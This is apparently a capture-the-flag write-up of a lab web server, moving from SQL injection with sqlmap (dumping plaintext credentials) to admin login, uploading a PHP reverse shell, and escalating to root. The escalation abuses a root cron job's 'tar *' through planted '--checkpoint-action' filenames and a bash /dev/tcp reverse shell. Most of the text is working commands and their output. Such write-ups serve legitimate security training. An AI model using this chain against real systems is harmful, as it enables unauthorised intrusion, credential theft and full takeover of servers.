



## IMPLICIT TRUST

At first we are given a webpage with no context, only an admin login,  
But after looking into it hints at being a database webpage



so we try ?id=1 , ?id=2 at the end of the page link



which confirms it is a database connected webpage  
sqlmap might be possible on this since it uses the parameter “id”

```
(docx㉿kali) [~] $ sqlmap -u "http://127.0.0.1:8080?id=2" --batch --dump
```

which gets us some data including id and password

```
[17:28:37] [INFO] fetching entries for table 'users' in database 'omega Corp_Internal'
Database: omega Corp_Internal
Table: users
[4 entries]
+-----+-----+-----+-----+-----+
| id | employee_id | email | role | password | username |
+-----+-----+-----+-----+-----+
| 1 | EMP-1001 | j.carter@omegacorp.local | user | Summer2023! | j.carter |
| 2 | EMP-1042 | m.williams@omegacorp.local | user | Football#1 | m.williams |
| 3 | EMP-0001 | admin@omegacorp.local | admin | Om3g @_Sup3r_H@rd_P@ss! | admin_sys |
| 4 | EMP-1099 | s.connor@omegacorp.local | auditor | SkynetIsLive | s.connor |
+-----+-----+-----+-----+-----+
[17:28:37] [INFO] table 'omega Corp_Internal.users' dumped to CSV file '/home/docx/.local/share/sqlmap/data/outputs/omega Corp_Internal/users.csv'
[17:28:37] [INFO] fetching columns for table 'inventory' in database 'omega Corp_Internal'
[17:28:37] [INFO] fetching entries for table 'inventory' in database 'omega Corp_Internal'
Database: omega Corp_Internal
Table: inventory
[5 entries]
+-----+-----+-----+-----+
| id | sku | status | location | product_name |
+-----+-----+-----+-----+
| 1 | OM-SRV-01 | Active | Data Center A | Rack Server Dell R740 |
| 2 | OM-FW-99 | Maintenance | Server Room B | Palo Alto Firewall |
| 3 | OM-LT-55 | Assigned | Floor 3 | Lenovo ThinkPad X1 |
| 4 | OM-IOT-01 | Testing | Lab 1 | Smart Thermostat Prototype |
| 5 | OM-SEC-00 | Secure Storage | Vault 1 | Encrypted Hard Drive (Classified) |
+-----+-----+-----+-----+
```

we get admin username: admin\_sys

password: Om3g @\_Sup3r\_H@rd\_P@ss!

We try this in admin panel and we login, it is a success.

Now we have a file upload portal it says only PDF/DOCX/Images

# SYSADMIN CONSOLE

## Document Upload

Upload signed policy documents (PDF/Docx/Images only).

No file selected.

Since we noticed the pages are made using php we can try pentest monkeys reverse shell from github

we change the ip and port in it and name the file as shell.php

# SYSADMIN CONSOLE

## Document Upload

Upload signed policy documents (PDF/Docx/Images only).

[Browse...](#) No file selected.

[UPLOAD DOCUMENT](#)


Upload Successful.

Archived at: [uploads/shell.phtml](#)

and we upload the file and it says archived at uploads/shell.phtml  
so before we access the file to get a shell we setup a listening service

```
(docx㉿kali)-[~]
$ nc -lnpv 4444loit-DB  Google Hacking DB  Telegram  WhatsApp
listening on [any] 4444 ...
```

we access the file at uploads/shell.phtml



and we get a shell in the terminal

```
(docx㉿kali)-[~]
$ nc -lnpv 4444loit-DB  Google Hacking DB  Telegram  WhatsApp  Reddit  GitHub  ChatGPT  ISO Archive
listening on [any] 4444 ...
connect to [192.168.1.2] from (UNKNOWN) [172.19.0.3] 53912
Linux 2fc1750eb2c7 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kalii (2025-12-08) x86_64 GNU/Linux
12:25:42 up 3:31, 0 users, load average: 0.85, 1.16, 0.93
USER   TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We check scheduled tasks to see if anything is running

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /usr/local/bin/backup_system.sh
$
```

## Document Upload

Upload signed policy documents

No file selected.

and we get a process named backup\_system at /usr/local/bin/backup\_system.sh  
we try to read the script file

```
* * * * * root /usr/local/bin/backup_system.sh
$ cat /usr/local/bin/backup_system.sh
#!/bin/bash
cd /var/www/html/uploads
tar -cf /var/backups/web/backup.tar *
$
```

the tar command uses a \* to select files so we can make a file ourselves to override the root permissions

so we go to that directory  
and execute this command

```
#!/bin/bash
cd /var/www/html/uploads
tar -cf /var/backups/web/backup.tar *
$ cd /var/www/html/uploads
$ pwd
/var/www/html/uploads
$ echo "bash -c 'bash -i >& /dev/tcp/192.168.1.2/8888 0>&1'" > shell.sh
$ chmod +x shell.sh
$
```

which is basically another shell creation code which gives us the root privileges  
but for this file to execute we need to place some triggers so we need to place these in the same directory

```
touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh shell.sh"
```


```
cd /var/www/html/uploads
tar -cf /var/backups/web/backup.tar *
$ cd /var/www/html/uploads
$ pwd
/var/www/html/uploads
$ echo "bash -c 'bash -i >& /dev/tcp/192.168.1.2/8888 0>&1'" > shell.sh
$ chmod +x shell.sh
$ touch -- "--checkpoint=1"
$ touch -- "--checkpoint-action=exec=sh shell.sh"
$
```

and now we wait for about a minute for the shell to connect after setting it up on




(docx㉿kali)-[~]
\$ nc -lvp 8888
listening on [any] 8888 ... Dashboard

after the process runs this becomes



(docx㉿kali)-[~]
\$ nc -lvp 8888
listening on [any] 8888 ... Dashboard
connect to [192.168.1.2] from (UNKNOWN) [172.19.0.3] 39110
bash: cannot set terminal process group (485): Inappropriate ioctl for device
bash: no job control in this shell
root@2fc1750eb2c7:/var/www/html/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2fc1750eb2c7:/var/www/html/uploads#

which shows we have root permissions  
so we read the flag in root/root.txt



```
root@2fc1750eb2c7:/var/www/html/uploads# cat /root/root.txt
cat /root/root.txt
SGCTF{W1ldc@rds_Ar3_N0t_T0ys_Be_Car3ful}
root@2fc1750eb2c7:/var/www/html/uploads#
```

which gets us the flag

SGCTF{W1ldc@rds\_Ar3\_N0t\_T0ys\_Be\_Car3ful}